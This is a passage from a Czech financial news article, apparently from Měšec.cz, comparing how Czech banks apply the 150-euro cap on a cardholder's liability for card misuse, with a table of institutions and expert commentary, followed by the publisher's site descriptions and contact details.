všem klientům individuálně, a pokud se neprokáže hrubé porušení podmínek ze strany klienta, hradí klientům škody ze zneužitých karet v plné výši“, informoval server Měšec.cz Richard Hajduk z LBBW Bank.

Podobně přistupuje ke klientům i společnost Diners Club. „Diners Club na sebe bere veškeré ztráty způsobené ztrátou či odcizením, pokud držitel karty zablokuje kartu do 48hodin od této události – a to včetně transakcí uskutečněných před blokací“, uvedl Miloslav Bouček s tím, že v případě, že držitel karty zablokuje kartu až po 48 hodinách, jeho celková spoluúčast je omezena částkou 150 eur.

Proklientský přístup zvolila i HSBC Bank. „Pro výklad Zákona o platebním styku, konkrétně díl 6, Odpovědnost poskytovatele za neautorizovanou transakci § 116 není zatím jednotné stanovisko“, píše ve svém vyjádření pro server Měšec.cz Petr Plocek z HSBC Bank. Česká pobočka HSBC Bank se k jeho výkladu v zájmu klientů staví tak, že klient nese ztrátu z neautorizované transakce do celkové maximální výše 150 EUR ze všech neautorizovaných transakcí (tedy ne za každou transakci zvlášť). „V segmentu HSBC Premier poskytujeme vždy exkluzivní bankovní služby, a proto v případě odcizení či ztráty karty a neprodleného oznámení této skutečnosti pokryje HSBC Bank plc – pobočka Praha neautorizované transakce v plné výši“, doplňuje Plocek.

Jak banky přistupují k odpovědnosti klienta za škodu při zneužití karty bez porušení obchodních podmínek do doby nahlášení:

Odpovědnost za škodu při zneužití karty nesená klientem

Finanční instituce	Výše odpovědnosti a forma spoluúčasti	
	Max. 150 eur za 1 transakci	Max. 150 eur za součet všech transakcí
Banco Popolare	X	
Cetelem		X
Citibank	X	
Cofidis		X
Credium	X	
Česká spořitelna		X
ČSOB	X	
Diners Club		X
Fio	[1]	
GE Money Bank	X	
Home Credit		X
HSBC Bank		X
J&T banka		X
Komerční banka		X
LBBW Bank		X
mBank		X
Oberbank	X	
Poštovní spořitelna	X	
PPF banka	X	
Raiffeisenbank		X
Raiffeisenbank im Stiftland		X
UniCredit Bank		X
Volksbank	X	
Waldviertler Sparkasse von 1842		X

[1] – Do data uzávěrky se záložna nevyjádřila.

První soud poskytne precedens

Jasný výklad zákona je v tomto případě velice důležitý. „V případě, že by se jednalo o 150 eur za transakci, ponese klient škodu na svých bedrech víceméně sám a opatření nebude mít téměř účinnost“, upozornil server Měšec.cz Patrik Nacher, provozovatel serveru www.bankovnipoplatky.com.

Nejasnost v zákoně nyní umožňuje, aby klienti bank, které se rozhodly jít cestou doslovného výkladu zákona, platili nyní škodu takřka v plné výši, ačkoliv evropská směrnice hovoří o opaku. V současné době není proto ani jasné, jak by dopadl spor v případě, že by se klient chtěl proti tomuto rozhodnutí banky, vycházejícího z doslovného výkladu zákona o platebním styku, odvolat.

„Všimněte si jednotného čísla v úvodu dané citace zákona. To je příčina výkladu některých bank, které zkrátka využili možnosti, že se to takto dá interpretovat. Důvodem přijetí však bylo ochránit spotřebitele do výše limitu 150 eur za jednu kartu, pak hradí vydavatel. Pokud to bude někdo interpretovat jinak, je to jeho možnost, ale opravdu nakonec rozhodne soud. Tomu prvnímu soudci to nezávidím. Možná bude nejprve rozhodovat finanční arbitr, tam bych to viděl jako jednoduší, neboť je to orgán, který chrání zájmy spotřebitele“, komentuje problematiku v poradně o bankovních poplatcích Otakar Schlossberger, předseda představenstva spořitelního družstva Akcenta.

„Jinak věřím, že pokud bude klient používat elektronickou kartu s čipem, který je chráněn PIN kódem, nemůže nastat situace, která by mohla vyvolat potřebu odpovědnosti spotřebitele i do dané výše 150 eur, i bez nahlášení ztráty karty. Tato karta by totiž neměla či dokonce nemohla být bez znalosti PINu užita, takže bych byl celkem v klidu, pokud spotřebitel bude držet v tajnosti svůj PIN kód“, uzavírá Schlossberger.

Novela zákona má trhliny

Odborníci mají výhrady k výkladům novely zákona o platebním styku. Podle nich je výklad nejasný a hrozí zbytečné problémy a spory. „Nebezpečné je, že ten výklad zákona má každý jiný. Nějaký výklad má Evropská komise, jiný zase Česká národní banka. A ve velkém rozporu je zákon s výkladem bank jako takových. Teprve realita ukáže, co ten zákon přináší a jaký bude výklad," uvedl František Klufa na mezinárodní konferenci finančních arbitrů.

5 Kontakty

Lupa.cz

Lupa.cz je jeden z nejstarších a nejznámějších specializovaných zpravodajských serverů na českém Internetu. Jádrem jeho obsahu jsou původní denní komentáře z oblasti Internetu a telekomunikací se zvláštním zřetelem na problematiku poskytovatelů připojení, internetového obsahu, marketingu a e-commerce.

Měšec.cz

Finanční server Měšec.cz přináší aktuální informace ze světa osobních a firemních financí. Poskytuje podrobné charakteristiky a srovnávací analýzy produktů, jež nabízejí finanční instituce. Umožňuje čtenářům, aby se díky dostatku informací, které naleznou na jednom místě, dokázali efektivně rozhodovat, kam uložit své úspory, kde získat úvěr, kde se pojistit či jaké formy platebního styku používat.

Podnikatel.cz

Podnikatel.cz je business server určený pro podnikatele, živnostníky a manažery malých a středních firem. Svým čtenářům přináší kompletní informační servis, aktuální zpravodajství ze světa podnikání, databáze zákonů, firem a úřadů státní správy, právní poradenství nebo manažerské rady pro úspěšný business.

Root.cz

Root.cz je nejstarším a největším českým zpravodajským serverem o Linuxu a open-source technologiích. V českém a slovenském internetovém prostředí je jeho pozice zcela unikátní. Velká část z více než 120.000 uživatelů, kteří ho během měsíce navštíví, jsou vysoce kvalifikovaní odborníci v oblasti informačních technologií.

Produkce

Internet Info, s.r.o.

Společnost Internet Info, s.r.o., je jednou z největších mediálních společností českého internetového trhu s širokým portfoliem služeb. Je vydavatelem známých zpravodajských a zábavních serverů (např. Lupa, Měšec, Root, DigiZone, Podnikatel, Slunečnice, Bomba, Vitalia), provozuje profesionální systém pro měření a analýzu návštěvnosti NAVRCHOLU.cz a pod značkou Dobrý web poskytuje konzultační služby v oblasti internetového marketingu a realizuje studie internetového trhu v České republice. Organizačně zajišťuje také chod sdružení TUESDAY Business Network, které pořádá odborné konference a setkání IT odborníků.

Kontakt:

Milady Horákové 109/116, 160 41 Praha 6
tel:+420 277 004 600, fax:+420 277 004 601
web: www.iinfo.cz
e-mail: info@iinfo.cz